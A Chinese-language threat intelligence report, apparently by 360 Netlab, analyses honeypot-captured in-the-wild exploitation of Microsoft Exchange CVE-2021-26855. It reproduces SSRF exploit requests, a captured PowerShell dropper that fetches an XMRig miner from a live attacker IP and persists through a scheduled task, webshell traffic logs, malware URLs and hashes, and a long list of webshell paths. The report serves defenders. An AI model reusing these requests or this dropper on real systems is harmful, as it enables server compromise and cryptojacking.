

CVE-2021-26855

# Microsoft Exchange 漏洞 (CVE-2021-26855) 在野扫描分析报告



Genshen Ye, houliuyang

Mar 25, 2021 • 13 min read

## 背景介绍

2021年3月2号，微软披露了Microsoft Exchange服务器的远程代码执行漏洞[\[1\]](#)。

2021年3月3号开始，360网络安全研究院Anglerfish蜜罐开始模拟和部署Microsoft Exchange蜜罐插件，很快我们搜集到大量的漏洞检测数据，目前我们已经检测到攻击者植入Webshell，获取邮箱信息，甚至进行XMRig恶意挖矿(<http://178.62.226.184/run.ps1>)的网络攻击行为。根据挖矿文件路径名特征，我们将该Miner命名为Tripleone。

2021年3月6号开始，ProjectDiscovery和微软CSS-Exchange项目相继披露了漏洞检测脚本[\[2\]](#)[\[3\]](#)。

Microsoft Exchange服务器的远程代码执行漏洞利用步骤复杂，一般从PoC公布到黑色产业攻击者利用需要一定的时间，我们看到这个攻击现象已经开始了。

## CVE-2021-26855 植入Webshell

```
POST /ecp/j2r3.js HTTP/1.1
Host: {target}
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Content-Type: application/json; charset=utf-8
Cookie: X-BEResource=Administrator@EXCHANGE01:444/ecp/DDI/DDIService.svc/SetObject?so
msExchLogonMailbox: S-1-5-20
```

Content-Length: 381

{"properties": {"Parameters": {"\_\_type": "JsonDictionaryOfanyType:#Microsoft.Exchange...}}

## CVE-2021-26855 获取邮箱信息

```
POST //ecp/ssrf.js HTTP/1.1
Host: {target}
Connection: close
Accept-Encoding: gzip
Accept: */
User-Agent: Hello-World
Content-Type: text/xml
Cookie: X-BEResource=IBM-EX01/EWS/Exchange.asmx?a=~1942062522;
Content-Length: 756

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages"
  xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"
  xmlns:soap="http://schemas.xmlsoap.org/soap/envelope">
  <soap:Body>
    <m:GetFolder>
      <m:FolderShape>
        <t:BaseShape>Default</t:BaseShape>
      </m:FolderShape>
      <m:FolderIds>
        <t:DistinguishedFolderId Id="inbox">
          <t:Mailbox>
            <t:EmailAddress>admin@domain.tld</t:EmailAddress>
          </t:Mailbox>
        </t:DistinguishedFolderId>
      </m:FolderIds>
    </m:GetFolder>
  </soap:Body>
</soap:Envelope>
```

## CVE-2021-26855 挖矿攻击

```
POST /owa/auth/test1337.aspx HTTP/1.1
Host: {target}
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */
User-Agent: python-requests/2.25.1
Content-Length: 211
Content-Type: application/x-www-form-urlencoded
```

攻击者通过 <http://178.62.226.184/run.ps1> 文件植入XMRig挖矿程序，以下是攻击详情：


```
$ProcessActive = Get-Process javacpl -ErrorAction SilentlyContinue
if($ProcessActive -eq $null)
{
    new-item c:\temp\111 -itemtype directory
    $WebClient = New-Object System.Net.WebClient
    $WebClient.DownloadFile("http://178.62.226.184/config.json","C:\temp\111\config.json")
    $WebClient.DownloadFile("http://178.62.226.184/javacpl.exe","C:\temp\111\javacpl.exe")
    $WebClient.DownloadFile("http://178.62.226.184/WinRing0x64.sys","C:\temp\111\WinRing0x64.sys")
    Start-Process -Filepath "C:\temp\111\javacpl.exe"
    $action = New-ScheduledTaskAction -Execute "powershell.exe" -Argument "-windowstyle hidden -file C:\temp\111\javacpl.exe"
    $trigger = New-ScheduledTaskTrigger -Once -At (Get-Date) -RepetitionInterval (New-Timespan -Days 1)
    Register-ScheduledTask -Action $action -Trigger $trigger -TaskName "App2" -Description "App2"
}
else
{
    Write-host "run"
}
```

## Anglerfish蜜罐数据视野


2021年3月6日开始，360网络安全研究院Anglerfish蜜罐系统监测到Microsoft Exchange漏洞（CVE-2021-26855）扫描，截至目前，扫描源IP地址地理位置分布如下：




通过对扫描端口分析发现，扫描目的端口主要是443端口（77.3%），其次是80端口（11.3%），如下图：




根据分析捕获的扫描流量，扫描源IP ASN(Autonomous System Numbers)主要是Linode, LLC、DiGiTALOCEAN-ASN和LeaseWeb Netherlands B.V.，占比50%以上，扫描整体趋势如下：



扫描源IP来自全球各个国家，其中美国占比最大，如下图：



对捕获的流量进行分析发现，Top 5的扫描IP占比所有扫描行为的50%，其中159.89.95.163占比达24%，暴露了该IP具有一定的组织性。



通过对攻击流量进行分析发现，攻击者已经能够成功利用该漏洞植入Webshell，详情如下图所示：

CVE-2021-26855 Webshell监控

timestamp	cc	pdata
2021-03-22 17:35:50	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 211 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-22 17:35:52	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 226 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-22 17:35:52	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 226 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-22 17:30:24	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 211 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-22 17:12:30	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 217 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-22 17:06:11	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 217 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-22 17:05:05	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 226 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-22 17:02:02	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 116 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-22 17:01:46	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 114 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-19 09:56:39	1	POST /owa/auth/Current/themes/resources/OutlookQN.aspx HTTP/1.1 Host: {target} Accept-Encoding: gzip, deflate User-Agent: anSword/2.1 Content-Type: application/x-www-form-urlencoded Content-Length: 911 Connection: close r23ee5544d3e82=UmVzcG9uc2Uu3JpdGUoIjYxNzIMWI2MDA2MiIpO3ZhcIBcln6RKhjZXBoaW9uO3RyeXtldmfsKFN5c3RibSS5UZXh0LkvuY29kaW5nLkldIdEVuY29kaW5nKCJVEYtOCipLkldIdfN0cmLuZyhTeXN0Z2W0uQ29udmVydC5Gcm9tQmFzTY0U3RyaW5nKCJkbUZ5SL
2021-03-19 08:57:06	1	POST /owa/auth/Current/themes/resources/OutlookQN.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate User-Agent: anSword/2.1 Content-Length: 226 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active.
2021-03-19 08:48:51	1	POST /owa/auth/Current/themes/resources/OutlookQN.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate User-Agent: anSword/2.1 Content-Type: application/x-www-form-urlencoded Content-Length: 907 Connection: close q6391880d5c4ea=UmVzcG9uc2Uu3JpdGUoIjQwZmE2N2JlMSipO3ZhcIBcln6RKhjZXBoaW9uO3RyeXtldmfsKFN5c3RibSS5UZXh0LkvuY29kaW5nLkldIdEVuY29kaW5nKCJVEYtOCipLkldIdfN0cmLuZyhTeXN0Z2W0uQ29udmVydC5Gcm9tQmFzTY0U3RyaW5nKCJkbUZ5SL
2021-03-19 08:48:34	1	POST /owa/auth/Current/themes/resources/OutlookQN.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate User-Agent: anSword/2.1 Content-Type: application/x-www-form-urlencoded Content-Length: 905 Connection: close 1f1fnbf=eval(System.Text.Encoding.GetString(Request.Item%5B%22ufc00e2ba088%22%5D)%2C%22unsafe%22%3B&ffc00e2ba0887=UmVzcG9uc2Uu3JpdGUoIjQmFzTY0U3RyaW5nKCJkbUZ5SL
2021-03-19 08:31:34	1	POST /owa/auth/RedirSuiteServerProxy.aspx HTTP/1.1 X-Forwarded-For: 199.1.88.29 Referer: http://[target] Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0 Host: [target] Content-Length: 442 C
2021-03-17 08:39:03	1	POST /owa/auth/oauth2-client.aspx HTTP/1.1 X-Forwarded-For: 26.241.231.101 Referer: https://[target]/ Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html) Host: [target] C
2021-03-17 08:38:51	1	POST /owa/auth/oauth2-client.aspx HTTP/1.1 X-Forwarded-For: 26.241.231.101 Referer: https://[target]/ Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html) Host: [target] C

0 28 minutes ago

攻击者通过Webshell进一步实施恶意攻击操作，如植入XMRig挖矿程序，详情如下图所示：

CVE-2021-26855 样本监控

first_seen	last_seen	url	md5	file_type
2021-03-22 17:06:12	2021-03-22 17:35:50	http://178.62.226.184/run.ps1	2d4d75e46f6de65fb2a451da71686322	ASCII text, with CRLF line terminators
2021-03-22 17:06:15	2021-03-22 17:35:50	http://178.62.226.184/javacpl.exe	6712d42e30f6239114feafc9ff009d8	PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
2021-03-22 17:06:16	2021-03-22 17:35:50	http://178.62.226.184/WinRing0x64.sys	0c0195c48b6b8582fa6f6373032118da	PE32+ executable (native) x86-64, for MS Windows
2021-03-22 17:06:12	2021-03-22 17:35:50	http://178.62.226.184/config.json	0fe28f557e9997cd2750ff3fa86a659e	ASCII text
2021-03-22 17:05:06	2021-03-22 17:35:20	http://178.62.226.184/mini-reverse.ps1	79e29953452f777d55749f01e5f3b7	ASCII text
2021-03-19 09:56:39	2021-03-19 09:56:39	base64://fef0ba121311510e833ce8158c82269	83d80e0c02594c598841a579334596eb	ASCII text, with very long lines, with no line terminators
2021-03-19 08:48:34	2021-03-19 09:56:39	base64://9eb8f1567d236ce82f2e03958cb307	d483db209533a7956ae9605ac0675c	ASCII text, with no line terminators
2021-03-19 08:57:06	2021-03-19 08:57:06	base64://7a408b43ec7146e2d4a50d855eb0d4	f04974e9ecfa7d5ca0730b515337c9	ASCII text, with very long lines, with no line terminators
2021-03-19 08:48:51	2021-03-19 08:48:51	base64://2ec8c4932d5032b40eef7657c1e2ff1c	24cd7b8d1e4e4260a90b5c508d0a105	ASCII text, with very long lines, with no line terminators
2021-03-19 08:48:34	2021-03-19 08:48:34	base64://8cc4f98b24be674b96e3bcd97ca5ce4	1c4a0e7d89d3c6808e6b717aae3b9279	ASCII text, with very long lines, with no line terminators
2021-03-16 06:27:02	2021-03-19 08:31:34	base64://52a3038a0fe5b8cc9eabf61cf681b34b	336c6c6360c65b80ce0af5736335333	ASCII text, with no line terminators

部分扫描源IP rDNS SLD信息

我们通过简单分析Microsoft Exchange漏洞（CVE-2021-26855）扫描的扫描源IP对应的rDNS信息，可以看到一些组织信息。

	<b>SLD</b>	<b>Count</b>
1		
2	linode.com	76
3	shodan.io	32
4	onyphe.net	16
5	contaboserver.net	3
6	googleusercontent.com	2
7	aspadmin.net	2
8	on-nets.com	2
9	vultr.com	2
10	netvigator.com	2
11	appliedprivacy.net	2
12	regchange.online	1
13	fctv.ne.jp	1
14	broadbandsolutions.com.au	1
15	palnet.com	1
16	allyouwishes.com	1
17	vodafone-ip.de	1
18	verizon.net	1
19	quintex.com	1
20	goeliteworld.com	1
21	bcd13.com	1
22	hinet.net	1

23	<b>zethasknorsea.info</b>	1
24	<b>puregig.net</b>	1
25	<b>phasedarraytech.com</b>	1
26	<b>scw.cloud</b>	1
27	<b>aprenderlivre.org</b>	1
28	<b>avajbeinsponding.com</b>	1
29	<b>ranedien.com</b>	1
30	<b>hwclouds-dns.com</b>	1
31	<b>dfri.se</b>	1

## Webshell 分析

我们监测到大量Webshell路径探测请求，其中大部分是安全厂商和研究机构的扫描行为。

已知Webshell路径如下所示：

```
GET /aspnet_client/system_web/log.aspx    1682
GET /aspnet_client/OutlookEN.aspx          1660
GET /aspnet_client/HttpProxy.aspx          1643
GET /aspnet_client/aspnet_client.aspx      1613
GET /aspnet_client/discover.aspx          1583
GET /aspnet_client/support.aspx           1490
GET /owa/auth/OutlookEN.aspx              1464
GET /aspnet_client/aspnet_iisstart.aspx     1463
GET /owa/auth/Current/scripts/premium/fexppw.aspx    1442
GET /aspnet_client/xclkmcfldfi948398430fdjkfdkj.aspx  1441
GET /aspnet_client/Server.aspx             1433
GET /owa/auth/8Lw7tAhF9i1pJnRo.aspx       1428
GET /owa/auth/logg.aspx                  1416
GET /aspnet_client/xx.aspx                1412
GET /owa/auth/a.aspx                     1403
GET /owa/auth/Current/themes/errorFS.aspx 1393
GET /owa/auth/errorPage.aspx             1373
GET /owa/auth/getpp.aspx                 1367
GET /aspnet_client/aspnet_pages.aspx     1364
GET /owa/auth/default.aspx              1334
```

GET /owa/auth/fatal-erro.aspx 1326  
GET /owa/auth/errorPages.aspx 1322  
GET /owa/auth/log.aspx 1311  
GET /owa/auth/shel90.aspx 1306  
GET /owa/auth/Err0r.aspx 1303  
GET /owa/auth/logout.aspx 1302  
GET /aspnet\_client/log3.aspx 1293  
GET /owa/auth/15.0.1347/themes/resources/exchange\_create\_css.aspx 1285  
GET /owa/auth/RedirSuiteServerProxy.aspx 1279  
GET /aspnet\_client/eror.aspx 1266  
GET /aspnet\_client/0QWYSEXe.aspx 1263  
GET /owa/auth/current/one1.aspx 1260  
GET /aspnet\_client/session.aspx 1242  
GET /aspnet\_client/iispage.aspx 1213  
GET /aspnet\_client/system\_web/logx2.aspx 1212  
GET /owa/auth/Current/themes/resources/owafont\_vo.aspx 1207  
GET /aspnet\_client/log.aspx 1207  
GET /aspnet\_client/WlUtyY.aspx 1168  
GET /aspnet\_client/aspnet\_www.aspx 1167  
GET /owa/auth/15.0.847/themes/resources/hmask.aspx 1164  
GET /owa/auth/Current/app222.aspx 1155  
GET /owa/auth/15.1.1913/themes/resources/View\_Photos.aspx 1147  
GET /owa/auth/ErrorAA.aspx 1089  
GET /owa/auth/one.aspx 1079  
GET /aspnet\_client/errorcheck.aspx 1074  
GET /owa/auth/one1.aspx 1072  
GET /aspnet\_client/system\_web/logfe.aspx 1064  
GET /owa/auth/zntwv.aspx 1031  
GET /owa/auth/Current/themes/resources/owafont\_vn.aspx 1019  
GET /owa/auth/shel.aspx 1016  
GET /owa/auth/shel2.aspx 1011  
GET /owa/auth/bob.aspx 1008  
GET /owa/auth/OutlookZH.aspx 1008  
GET /owa/auth/Current/themes/resources/daxlz.aspx 1001  
GET /owa/auth/authhead.aspx 1000  
GET /owa/auth/15.1.1913/themes/resources/bg\_gradient\_login.aspx 993  
GET /aspnet\_client/default1.aspx 984  
GET /aspnet\_client/system\_web/logon.aspx 978  
GET /aspnet\_client/s.aspx 930  
GET /aspnet\_client/RedirSuiteServerProxy.aspx 927  
GET /aspnet\_client/8aUco9ZK.aspx 920  
GET /aspnet\_client/F48zhi6U.aspx 917  
GET /aspnet\_client/E3MsTjP8.aspx 915  
GET /aspnet\_client/Fc1b3WDP.aspx 915  
GET /aspnet\_client/2XJHwN19.aspx 907  
GET /aspnet\_client/0q1iS7mn.aspx 905  
GET /aspnet\_client/shell.aspx 901  
GET /aspnet\_client/McYhCzdb.aspx 898  
GET /aspnet\_client/sol.aspx 893  
GET /aspnet\_client/aspnettest.aspx 889  
GET /aspnet\_client/error\_page.aspx 885  
GET /aspnet\_client/system\_web/error.aspx 883  
GET /aspnet\_client/UwSPMsFi.aspx 882

GET /aspnet_client/web.config.aspx	878
GET /aspnet_client/shellex.aspx	876
GET /aspnet_client/uHSPTWMG.aspx	873
GET /aspnet_client/help.aspx	868
GET /aspnet_client/load.aspx	865
GET /aspnet_client/zXkZu6bn.aspx	858
GET /aspnet_client/ogu7zFil.aspx	843
GET /owa/auth/shell.aspx	644
GET /owa/auth/web.aspx	643
GET /owa/auth/aspnet_client.aspx	639
GET /owa/auth/errorEEE.aspx	635
GET /owa/auth/27fib.aspx	627
GET /owa/auth/errorEE.aspx	625
GET /owa/auth/b.aspx	624
GET /owa/auth/aspnettest.aspx	621
GET /owa/auth/healthcheck.aspx	621
GET /owa/auth/t.aspx	620
GET /owa/auth/shellex.aspx	619
GET /owa/auth/wanlin.aspx	619
GET /owa/auth/aspnet_iisstart.aspx	619
GET /owa/auth/errorFF.aspx	615
GET /owa/auth/test.aspx	615
GET /owa/auth/document.aspx	614
GET /owa/auth/xx.aspx	613
GET /owa/auth/help.aspx	612
GET /owa/auth/evilcorp.aspx	611
GET /owa/auth/web.config.aspx	606
GET /owa/auth/error_page.aspx	605
GET /owa/auth/aspnet_www.aspx	603
GET /owa/auth/errorFE.aspx	601
GET /owa/auth/errorEW.aspx	597
GET /owa/auth/OutlookDA.aspx	288
GET /owa/auth/OutlookFR.aspx	208
GET /owa/auth/OutlookIT.aspx	187
GET /owa/auth/OutlookDE.aspx	186
GET /owa/auth/OutlookES.aspx	182
GET /owa/auth/expiredpassword.aspx	175
GET /owa/auth/OutlookPL.aspx	171
GET /owa/auth/OutlookAR.aspx	165
GET /owa/auth/OutlookSE.aspx	162
GET /owa/auth/logoff.aspx	150
GET /owa/auth/OutlookAS.aspx	146
GET /owa/auth/OutlookI0.aspx	144
GET /owa/auth/OutlookCN.aspx	111
GET /aspnet_client/Service.aspx	88
GET /aspnet_client/1d.aspx	88
GET /aspnet_client/Metabase.aspx	86
GET /aspnet_client/7KmCS.aspx	86
GET /aspnet_client/config.aspx	79
GET /aspnet_client/cafZCu.aspx	78
GET /aspnet_client/8lw7tahf9i1pjnro.aspx	77
GET /aspnet_client/MAlREnavuY.aspx	77
GET /aspnet_client/a.aspx	77

GET /aspnet_client/Default.aspx	76
GET /aspnet_client/ahiji.aspx	76
GET /aspnet_client/aa.aspx	76
GET /aspnet_client/aspnet_iistart.aspx	75
GET /aspnet_client/configs.aspx	74
GET /aspnet_client/aspnet.aspx	71
GET /aspnet_client/aspx_client.aspx	69
GET /aspnet_client/error404.aspx	67
GET /aspnet_client/bob.aspx	67
GET /aspnet_client/document.aspx	67
GET /aspnet_client/authhead.aspx	67
GET /aspnet_client/current/one1.aspx	63
GET /aspnet_client/client.aspx	63
GET /aspnet_client/erroree.aspx	63
GET /owa/auth/seclogon.aspx	61
GET /aspnet_client/upnews.aspx	60
GET /aspnet_client/errorff.aspx	60
GET /owa/auth/Current/themes/resources/system_io.aspx	60
GET /owa/auth/15.1.225/scripts/premium/errorPE.aspx	59
GET /aspnet_client/y3iGH.aspx	59
GET /owa/auth/Current/themes/resources/errorFE.aspx	59
GET /owa/auth/Current/AMNBJLXqoHTV.aspx	59
GET /aspnet_client/errorew.aspx	59
GET /owa/auth/Current/themes/resources/OutlookQN.aspx	59
GET /owa/auth/Current/themes/resources/View_tools.aspx	59
GET /owa/auth/6GIXZG.aspx	59
GET /aspnet_client/system_web/ogzsis0L.aspx	59
GET /owa/auth/Current/themes/resources/Ignrop.aspx	59
GET /aspnet_client/errorpages.aspx	58
GET /aspnet_client/erroreee.aspx	58
GET /owa/auth/hmknq.aspx	57
GET /aspnet_client/system_web/4_0_30319/self.aspx	57
GET /owa/auth/DesktopShellExt.aspx	57
GET /aspnet_client/web.aspx	56
GET /aspnet_client/system_web/9VkFwtxt.aspx	56
GET /aspnet_client/default.aspx	56
GET /aspnet_client/soHKY.aspx	56
GET /aspnet_client/errorpage.aspx	56
GET /owa/auth/r1vgk.aspx	54
GET /owa/auth/logerr.aspx	54
GET /owa/auth/pzbwl.aspx	54
GET /owa/auth/owauth.aspx	54
GET /aspnet_client/est11.aspx	54
GET /owa/auth/errorcheck.aspx	53
GET /owa/auth/Current/layout.aspx	52
GET /owa/auth/Current/themes/resources/logon.aspx	52
GET /owa/auth/CommonError.aspx	52
GET /owa/auth/Current/themes/config1.aspx	52
GET /owa/auth/ErrorDef.aspx	52
GET /owa/auth/iasads.aspx	51
GET /owa/auth/15.1.2044/themes/resources/office365_ph.aspx	51
GET /owa/auth/061a06908b.aspx	50
GET /owa/auth/Current/zJBxcBoI.aspx	50

GET /owa/auth/errorew.aspx 50  
GET /aspnet\_client/help..aspx 50  
GET /owa/auth/15.0.1497/themes/resources/error.aspx 50  
GET /owa/auth/rwinsta.aspx 50  
GET /aspnet\_client/t.aspx 50  
GET /owa/auth/server.aspx 49  
GET /owa/auth/erroreww.aspx 49  
GET /aspnet\_client/temp.aspx 49  
GET /owa/auth/frow.aspx 49  
GET /aspnet\_client/test007.aspx 49  
GET /owa/auth/fhsvc.aspx 49  
GET /owa/auth/s.aspx 48  
GET /owa/auth/errorpage.aspx 48  
GET /aspnet\_client/zEeomtdYcX.aspx 48  
GET /owa/auth/session.aspx 48  
GET /owa/auth/secauth.aspx 48  
GET /owa/auth/Current/Exchanges.aspx 48  
GET /owa/auth/erroree.aspx 48  
GET /owa/auth/atlthunk.aspx 48  
GET /aspnet\_client/voqbETdoni.aspx 48  
GET /owa/auth/secauth1.aspx 48  
GET /owa/auth/online.aspx 48  
GET /owa/auth/erroreeee.aspx 48  
GET /owa/auth/outlooken.aspx 48  
GET /owa/auth/error.aspx 47  
GET /owa/auth/ProximityService.aspx 47  
GET /owa/auth/outlookfront.aspx 47  
GET /owa/auth/proxylogon.aspx 47  
